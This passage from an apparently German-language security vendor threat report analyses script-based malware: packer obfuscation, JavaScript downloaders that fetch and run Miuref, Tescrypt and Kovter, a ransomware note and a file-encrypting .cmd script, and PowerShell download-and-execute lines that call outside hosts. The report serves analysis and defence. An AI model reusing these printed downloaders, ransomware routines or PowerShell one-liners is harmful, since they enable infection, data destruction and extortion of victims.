
Packer von Dean Edwards: Einige spätere JavaScript-Varianten verwenden den auf http://dean.edwards.name/packer/ verfügbaren Packer von Dean Edwards als Verschleierungs-Tool.

Abbildung 24: Beispiel für JavaScript-Code, der mit dem Packer von Dean Edwards verschleiert wurde.
MD5-Hash: 4D3BD79B73A74FC8C0ADB55E59E66AC1.

Dieser Packer manchmal nur auf kleine Code-Teile statt auf das gesamte Skript angewendet:

```
143 vietnamese =
    ("n"+("compound","aviation","patronize","flinty","separately","tr
    iumph","ballroom","spree","ep") +
    String.fromCharCode(111)).split("");
144
145 oaegScr = " add: function( elem, types, handler, data, selector )
    { var tmp, events, t, handleObjIn, special, eventHandle,
    handleObj, handlers, type, namespaces, origType, elemData =
    jQuery._data( elem );";
146 eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){w
    hile(c--)r[c]=k[c]||c;k=[function(e){return
    r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.repl
    ace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('0=1.2();3
    6=4 5(7(0));3 8=4
    5(1.2());',9,9,'rKXyhsz|BUk|pop|var|new|uhRkAhP|XtpJu|pick|NBHAYv
    L'.replace('U','HpU').split('|'),0,{}))
147 pYzoVKAO = " global: {},";
148 var CteaNXQfb = XtpJu[BHpUk.shift()](BHpUk.shift());
149 uvbkmKSBc = " Don\"t attach events to noData or text/comment
    nodes (but allow plain objects) if ( !elemData ) { return; ";
150
151 if(thenDo){
152 eval(function(p,a,c,k,e,r){e=function(c){return
    c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]
    ||e(c);k=[function(e){return
    r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.repl
    ace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
    p}('1=(("9","2","3","4","5")+"6").7();8 0=a.b();c
    d(){e("f://"+g,"h")}',18,18,'emptyZZindicatedeZZendorseZZajfoTTEb
    ZZaptitudeZZESOHGNPaRebZZRbtJGwVZZprovisionallyZZvarZZopulenceZZM
    athZZrandomZZfunctionZZsaloHoodZZquickwittedZZhttpZZhoddorZZOYWVC
    WQ'.split('ZZ'),0,{}))
153 }
154 var hoddor =
    "\u0073\u0068\u006F\u0070\u006E\u0067\u006F\u0063\u0071\u0075\u00
    79\u0065\u006E\u002E\u0063"+"\u006F\u006D\u002F\u0030\u0039\u0079
    \u0038\u0068\u0062\u0037\u0076\u0036\u0079\u0037\u0067";
```

Abbildung 25: Auf Teile von JavaScript-Code angewendeter Packer von Dean Edwards.
MD5-Hash: 0C1158575B465C29CA9235A511ECF8A9.



Analyse des entschleierten Codes

Einige Varianten haben unsere Aufmerksamkeit geweckt, weil unerwartete Schaddaten verwendet werden oder der Download anders als bisher üblich ablief. Aus diesem Grund betrachten wir zwei JavaScript-Varianten genauer.

Variante 1

```
var b = "www.[redacted].cl [redacted].com [redacted].com".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + "446032";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var ld = 0;
for (var n = 1; n <= 3; n++) {
    for (var i = ld; i < b.length; i++) {
        var dn = 0;
        try {
            xo.open("GET", "http://" + b[i] + "/counter/?id=" + str + "&rnd=473693" + n, false);
            xo.send();
            if (xo.status == 200) {
                xa.open();
                xa.type = 1;
                xa.write(xo.responseBody);
                if (xa.size > 1000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn + n + ".exe", 2);
                    try {
                        ws.Run(fn + n + ".exe", 1, 0);
                    } catch (er) {};
                };
                xa.close();
            };
            if (dn == 1) {
                ld = i;
                break;
            };
        } catch (er) {};
    };
};
```

Abbildung 26: Variante 1 versucht, jeweils eine Datei von drei Webseiten herunterzuladen.

Diese Variante beinhaltet eine Schleife, die drei Mal aufgerufen wird. Damit versucht das Skript, drei Dateien herunterzuladen: jeweils eine Datei von drei kompromittierten Webseiten. Die Webseiten werden in „var b“ aufgelistet und unterscheiden sich bei jeder JavaScript-Variante. Mit jeder Ausführung der Schleife wird die Variable „i“ inkrementiert, sodass ihr Wert von 1 auf 3 steigt.

Die HTTP-GET-Anforderung enthält einen Download-Link wie:

- http://<DNS>/counter/?id=<unique_var_id>&rnd=473693<i>

Die Webseite ist einer der in „var b“ aufgelisteten Domänennamen. Die eindeutige „unique_var_id“ ist eine lange, festcodierte zufällige Zeichenfolge, die mit dem übrigen Skript verschleiert wurde und je nach JavaScript-Variante auch im entschleierten Code auftaucht oder am Anfang der verschleierten Version des Skripts steht.

Wiederum je nach Variante wird die eindeutige „var ID“ in der Variable „str“, „stroke“ oder „id“ gespeichert. Frühere JavaScript-Versionen verwendeten eine eindeutige „var ID“, die mit „545“ und später mit „555“ begann. Nachfolgende Varianten nutzen dann eine zufällig generierte ID. Wir vermuten, dass die eindeutige ID von den Angreifern für die Protokollierung verwendet wird.

Der Parameter „rnd“ (später „dc“ genannt) enthält einen festcodierten Wert (in diesem Beispiel 473693, ansonsten in jeder Variante unterschiedlich). Diesem Wert wird der Wert der Variable „i“ hinzugefügt, um die vollständige Download-URL zu bilden. Sobald die drei Malware-Dateien heruntergeladen wurden, führt das Skript sie aus. Variante 1 hat jeweils eine Kopie von Miuref, Tescrypt und Kovter heruntergeladen.




Abbildung 27: In Variante 1 wird die eindeutige Variablen-ID in „var str“ am Anfang des verschleierten Skripts gespeichert.

Die heruntergeladenen Dateien werden im Ordner %TEMP% unter einem festcodierten Dateinamen gespeichert (in diesem Fall 446032). An diesen Wert wird der Wert von „i“ angehängt, sobald die Datei heruntergeladen wurde. Das heißt, die heruntergeladenen Dateien werden mit den folgenden Dateinamen gespeichert: 4460321.exe, 4460322.exe und 4460323.exe. Die Dateinamen sind nur für diese Malware-Variante gültig, weil sich der festcodierte Wert von einer JavaScript-Variante zur anderen ändert.

Variante 2

Der folgende entschleierte Code ist in einigen Punkten mit Variante 1 identisch, stellt jedoch trotzdem eine verbesserte Version mit mehr Funktionen dar.

Die eindeutige Zeichenfolge wird in dieser Variante in der Variable „id“ (statt wie in Variante 1 in „str“) gespeichert und zufällig generiert. Sie beginnt nicht mehr mit „545“ oder „555“. Das Skript versucht, eine weitere böswillige Datei (Tescrypt) von fünf kompromittierten Servern herunterzuladen, deren Adressen in der Variable „ll“ gespeichert sind.

```
var id = "UWkCd2y2BI2XXs1li7aCez86nLQSwM59_PDwIwyImiXe432Zb-NUmB3bNFcUObI_P7PndMUnQA";
var ad = "1Gf6PtbcvAKNqvNMYHzPzeSyD7y9cYffpW";
var bc = "0.72576";
var ld = 0;
var cq = String.fromCharCode(34);
var cs = String.fromCharCode(92);
var ll = "[redacted].co.uk [redacted].my [redacted].se [redacted].vn [redacted].ru".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + cs + "616850";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var fo = WScript.CreateObject("Scripting.FileSystemObject");
if (!fo.FileExists(fn + ".txt")) {
    for (var i = ld; i < ll.length; i++) {
        var dn = 0;
        try {
            xo.open("GET", "http://" + ll[i] + "/counter/?ad=" + ad + "&dc=380865", false);
            xo.send();
            if (xo.status == 200) {
                xa.open();
                xa.type = 1;
                xa.write(xo.responseBody);
                if (xa.size > 1000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn + ".exe", 2);
                };
                xa.close();
            };
            if (dn == 1) {
                ld = i;
                break;
            };
```

Abbildung 28: In Variante 2 wurde die eindeutige Variablen-ID mit dem übrigen Skript verschleiert und ist im entschleierten Code sichtbar.

Die HTTP-GET-Anforderung enthält einen Download-Link wie:

- http://<DNS>/counter/?ad=<unique_var_ad>&dc=380865

Die eindeutige Variable „ad“ ist im Skript festcodiert. Nach dem Download wird die Datei im Ordner %TEMP% unter dem Dateinamen 616850.exe gespeichert.

Das Skript prüft, ob die heruntergeladene .exe-Datei vorhanden ist (dies sollte der Fall sein, wenn der Download erfolgreich war) und erstellt eine .txt-Datei mit demselben Namen (in diesem Beispiel 616850.txt) und folgenden Daten:

```
(fo.FileExists(fn + ".exe")) {
 fp = fo.CreateTextFile(fn + ".txt", true);
 fp.WriteLine("ATTENTION!");
 fp.WriteLine("");
 fp.WriteLine("All your documents, photos, databases and other important personal files");
 fp.WriteLine("were encrypted using strong RSA-1024 algorithm with a unique key.");
 fp.WriteLine("To restore your files you have to pay " + bc + " BTC (bitcoins).");
 fp.WriteLine("Please follow this manual:");
 fp.WriteLine("");
 fp.WriteLine("1. Create Bitcoin wallet here:");
 fp.WriteLine("");
 fp.WriteLine("      https://blockchain.info/wallet/new");
 fp.WriteLine("");
 fp.WriteLine("2. Buy " + bc + " BTC with cash, using search here:");
 fp.WriteLine("");
 fp.WriteLine("      https://localbitcoins.com/buy_bitcoins");
 fp.WriteLine("");
 fp.WriteLine("3. Send " + bc + " BTC to this Bitcoin address:");
 fp.WriteLine("");
 fp.WriteLine("      " + ad);
 fp.WriteLine("");
 fp.WriteLine("4. Open one of the following links in your browser to download decryptor:");
 fp.WriteLine("");
 for (var i = 0; i < ll.length; i++) {
     fp.WriteLine("      http://" + ll[i] + "/counter/?ad=" + ad);
fp.WriteLine("");
fp.WriteLine("5. Run decryptor to restore your files.");
fp.WriteLine("");
fp.WriteLine("PLEASE REMEMBER:");
fp.WriteLine("");
fp.WriteLine("      - If you do not pay in 3 days YOU LOOSE ALL YOUR FILES.");
fp.WriteLine("      - Nobody can help you except us.");
fp.WriteLine("      - It's useless to reinstall Windows, update antivirus software, etc.");
fp.WriteLine("      - Your files can be decrypted only after you make payment.");
fp.WriteLine("      - You can find this manual on your desktop (DECRYPT.txt).");
fp.Close();
```

Abbildung 29: Ransomware-Mitteilung der Variante 2.

Je nach Variante kann diese Datei eine .txt-Datei (mit reinem Text, siehe oben) oder eine .htm-Datei sein.

Diese Ransomware-Mitteilung informiert das Opfer darüber, dass alle Dateien verschlüsselt wurden und ein Lösegeld von BTC 0,72576 (Variable bc = 0,72576 in diesem Skript) gezahlt werden muss, bevor ein Entschlüsselungsprogramm von http://<DNS>/counter/?ad=<unique_var_ad> heruntergeladen werden kann. Wir haben das angebliche Entschlüsselungsprogramm nicht heruntergeladen, sodass wir nicht bestätigen können, ob es sich tatsächlich um ein echtes Entschlüsselungsprogramm, eine weitere Malware-Variante oder nur einen falschen Link handelt.

Als Nächstes erstellt das Skript eine .cmd-Datei mit den folgenden Anweisungen, bevor die Ausführung im Hintergrund einsetzt:

```
      for (var i = 67; i <= 90; i++) {
          fp.WriteLine("dir /B " + cq + String.fromCharCode(i) + ":" + cs + cq + " && for /r " + cq + String.fromCharCode(i) + ":" + cs + cq +
%%i in (*.zip *.rar *.7z *.tar *.gz *.xls *.xlsx *.doc *.docx *.pdf *.rtf *.ppt *.pptx *.sxi *.odn *.odt *.npp *.ssh *.puh *.gpg *.pgp *.kdb *.k
dx *.als *.aup *.cpr *.npr *.cpp *.bas *.asm *.cs *.php *.pas *.vb *.vcproj *.vbproj *.mdb *.accdb *.mdf *.odb *.udb *.csv *.tsv *.psd *.eps *.cd
*.cpt *.indd *.dwg *.max *.skp *.scad *.cad *.3ds *.blend *.lwo *.lws *.mb *.slddrw *.sldasm *.sldprt *.u3d *.jpg *.tiff *.tif *.raw *.avi *.mpg
*.mp4 *.m4v *.mpeg *.mpe *.unf *.wmv *.veg *.vdi *.vmdk *.vhd *.dsk) do (REN " + cq + "%%i" + cq + " " + cq + "%%~nxi.crypted" + cq + " & call "
fn + ".exe " + cq + "%%i.crypted" + cq + ")");
      };
      fp.WriteLine("REG ADD " + cq + "HKCU" + cs + "SOFTWARE" + cs + "Microsoft" + cs + "Windows" + cs + "CurrentVersion" + cs + "Run" + cq + "
V " + cq + "Crypted" + cq + " /t REG_SZ /F /D " + cq + fn + ".txt" + cq);
      fp.WriteLine("REG ADD " + cq + "HKCR" + cs + ".crypted" + cq + " /ve /t REG_SZ /F /D " + cq + "Crypted" + cq);
      fp.WriteLine("REG ADD " + cq + "HKCR" + cs + "Crypted" + cs + "shell" + cs + "open" + cs + "command" + cq + " /ve /t REG_SZ /F /D " + cq
"notepad.exe " + cs + cq + fn + ".txt" + cs + cq + cq);
      fp.WriteLine("copy /y " + cq + fn + ".txt" + cq + " " + cq + "%AppData%" + cs + "Desktop" + cs + "DECRYPT.txt" + cq);
      fp.WriteLine("copy /y " + cq + fn + ".txt" + cq + " " + cq + "%UserProfile%" + cs + "Desktop" + cs + "DECRYPT.txt" + cq);
      fp.WriteLine("copy /y " + cq + fn + ".txt" + cq + " " + cq + fn + ".exe" + cq);
      fp.WriteLine("del " + cq + fn + ".exe" + cq);
      fp.WriteLine("del " + cq + fn + ".cmd" + cq + " & notepad.exe " + cq + fn + ".txt" + cq);
      fp.Close();
      us.Run(fn + ".cmd", 0, 0);
```

Abbildung 30: .cmd-Datei in Variante 2, die nach Dateien mit verschiedenen Erweiterungen sucht.

Die .cmd-Datei listet alle verfügbaren Laufwerke von C: bis Z: auf und sucht nach Dateien mit bestimmten Dateierweiterungen. (Je nach Variante können die Dateierweiterungen variieren.) Bei jeder gefundenen Datei hängt das Skript die Erweiterung „.crypted“ an den ursprünglichen Dateinamen an, bevor es die heruntergeladene Tescrypt-Variante aufruft und jede Zieldatei als Parameter für die Verschlüsselung einliest.

Anschließend fügt das Skript zwei „crypted“-Schlüssel zur Registrierung unter HKEY_CURRENT_USER\...\Run und HKEY_CLASSES_ROOT hinzu, um die Ransomware-Mitteilung beim Systemstart zu öffnen. Zum Schluss kopiert das Skript die Ransomware-Mitteilung mit dem Dateinamen decrypt.txt auf den Desktop und löscht die Ransomware-Mitteilung im Ordner %TEMP% sowie die Tescrypt-Datei und sich selbst (.cmd-Datei).

PowerShell

Microsoft implementierte PowerShell ursprünglich für legitime Zwecke, doch Angreifer entdeckten diese Skriptsprache als leistungsfähiges, flexibles Tool für böswillige Angriffe. PowerShell dient hauptsächlich zur Automatisierung von Administrationsaufgaben, z. B. das Ausführen von Hintergrundbefehlen, das Prüfen installierter Dienste im System, das Beenden von Prozessen sowie das Verwalten von System- und Server-Konfigurationen.

Zu den gängigsten skriptbasierten Malware-Familien, mit deren Hilfe sich PowerShell verbreitet, gehören:

- W97/Downloader
- Dateilose Malware Kovter
- Nemucod und andere JavaScript-Downloader

Im Allgemeinen führt ein Angriff mit PowerShell böswillige Skripts in der Infektionskette aus:





Abbildung 31: PowerShell-Infektionskette.



PowerShell kann auf verschiedene Weise verschleiert werden, z. B. mit Befehlskürzeln, Escape-Zeichen oder Codierungsfunktionen. Da PowerShell direkt aus dem Speicher ausgeführt wird, ist es effizient, gut getarnt und schwer zu erkennen.

PowerShell-Malware trifft in der Regel mit einer Spam-E-Mail ein. Der eingebettete Code in der E-Mail enthält den PowerShell-Code und dieser in der Regel wiederum Anweisungen für den Download weiterer Schaddaten, die die primäre böswillige Aktivität implementieren.

Angreifer können böswillige Befehle mithilfe von PowerShell auch in einem interaktiven Modus ausführen.

Bestimmte Richtlinien schränken die PowerShell-Ausführung ein, z. B. „Restricted“, „AllSigned“, „RemoteSigned“ und „Unrestricted“, können jedoch problemlos überschrieben werden. Es gibt viele einfache Möglichkeiten, ein Skript zu verschleiern und eine Ausführungsrichtlinie zu umgehen.

In neueren Varianten haben wir folgendes Verhalten beobachtet:

```
OrudmgqNaClfnwhPbyzRDWTBtKxMIXjsLESioQZGUJpHAvceYk var IwpeXrKL =
"D^ow^Nl^O^Adf^IlE"; aYQfJSd.ShellExecute("cmd.eXE", "^/c p^InG L^o^cALh^o^st
& Pow^eR^Sh^e^l^L.^eXE -^Ex^e^CU^T^ionPol^icY BY^p^ass -^NOP^Rof^ILe
-W^INd^Ows^TyLe Hi^d^den (New-^obJecT sYs^Te^m.N^e^t.Webc^li^e^n^T)^."+IwpeXrK
L+"('ht^t^p:^//4^6.30.^46.^1^7^3/dow^nloa^d^.php^'^,'%appdAtA%zCO^9^4^.eXe'^);
STa^rt^-P^r^o^ceSS '%aPpData%zCO94^.eXe'", "", "open", 0); var ehpFJXguYXBU =
9140;
```

```
Sub call_ps()
    Dim encode
    encode = encode & "iex (new-object net.webclient).downloadstring('http://ec2-52-34-39-254.us-west-2.compute.amazonaws.com')"
    Call Shell("powershell -executionpolicy bypass -command "" & {" & encode & " } """, vbNormalFocus)
End Sub
```

Abbildung 32–33: Verschleiertes PowerShell-Skript und sein entschleierter Code.

Variante 1

Diese entschlüsselte Datei enthält PowerShell-Code, der Ransomware-Schaddaten herunterlädt und ausführt, um den Computer des Opfers zu infizieren.

Abbildung 34: Diese Variante skriptbasierter Malware wird mit einem PowerShell-Skript verschlüsselt und enthält Base64-Verschlüsselungen.




Abbildung 35: Nach der Base64-Entschlüsselung wird der böswillige Code sichtbar.

Folgen

Teilen

Variante 2

Eines der besten Beispiele, um die Infizierung eines Systems durch PowerShell zu veranschaulichen, liefert dateilose Malware. Dabei wird Malware geladen oder als böswilliges Skript im Speicher eingebettet und nicht auf einen Datenträger geschrieben. Beispiele hierfür sind Kovter und Powelike, die keine Spuren auf der Festplatte hinterlassen. Das erschwert die Erkennung, weil die meisten Malware-Schutzprodukte nach statischen Dateien auf Datenträgern suchen.

Kovter und Powelike schreiben ihren böswilligen JavaScript-Code und die verschlüsselten Schaddaten in eine Registrierungshauptstruktur und entfernen Benutzerebenen-Berechtigungen für diese Schlüssel, um beides vor Sicherheitsprodukten und dem Benutzerzugriff zu verbergen. Sie beseitigen ihre Spuren, indem sie die Berechtigungen aus den Zugriffssteuerungslisten widerrufen oder ein Null-Zeichen im Wertnamen des Registrierungsschlüssels hinzufügen.




Abbildung 36: Wir sehen eine Fehlermeldung bei dem Versuch, auf einen Schlüssel zuzugreifen, der ein Null-Zeichen enthält.

Für die Ausführung seiner Malware verwendet dieser dateilose Angriff Funktionen wie WMI und PowerShell.

```
Ly9oS6=TN25.Run("C:\\Windows\\System32\\
WindowsPowerShell\\v1.0\\powershell.exe iex
$env:csnvjgc",0,1)
```

Abbildung 37: Diese entschlüsselte dateilose Malware-Funktion in einem Registrierungsschlüssel ruft eine ausführbare PowerShell-Datei auf, um die Schaddaten auszuführen.

Sobald der PowerShell-Code ausgeführt wird, stellt er eine Verbindung zu einem böswilligen Server her, z. B. hxxp://xxx.x.250.230/upload.php. Das Skript erfasst Systeminformationen einschließlich Betriebssystemversion, Service Pack und Architektur (32- oder 64-Bit-Chipsatz). Es sucht nach .NET Framework, Adobe Flash Player und der aktuellsten Browser-Version. Auf Grundlage dieser Informationen empfängt das Skript Befehle vom Kontroll-Server, um weitere böswillige Aktivitäten durchzuführen. Weitere Informationen zu dateiloser Malware finden Sie im *McAfee Labs Threat-Report vom November 2015*.

Fazit

In den letzten Jahren sind viele Angreifer von traditionellen Vektoren mit Binärdateien zu skriptbasierten Angriffen übergegangen, da diese effizienter, einfacher zu verschleiern und für Ressourcen im System besser verfügbar sind. Dieser Trend beschränkt sich nicht nur auf JavaScript, PowerShell und VBScript, sondern zeigt sich auch bei anderen Arten von nicht ausführbaren Modulen, die Systeme infizieren sollen, z. B. .doc, .pdf, .xls, .html und mehr. Wir erwarten, dass sich dieser Trend noch verstärkt und mehr Komplexität ausbildet.

Empfohlene Vorgehensweisen

- Am besten schützen Sie Ihr System vor skriptbasierten Malware-Infektionen, indem Sie sie von vornherein verhindern. Das Zauberwort heißt Vorbeugung. Der wichtigste Faktor bei der Verhinderung jeder Art von Malware-Infektion auf einem Computer ist der Benutzer. Er muss die Risiken kennen, die mit dem Herunterladen und Installieren von Anwendungen, die er nicht versteht oder denen er nicht vertraut, verbunden sind. Malware kann von unvorsichtigen Benutzern beim Surfen im Internet auch unbemerkt heruntergeladen werden.
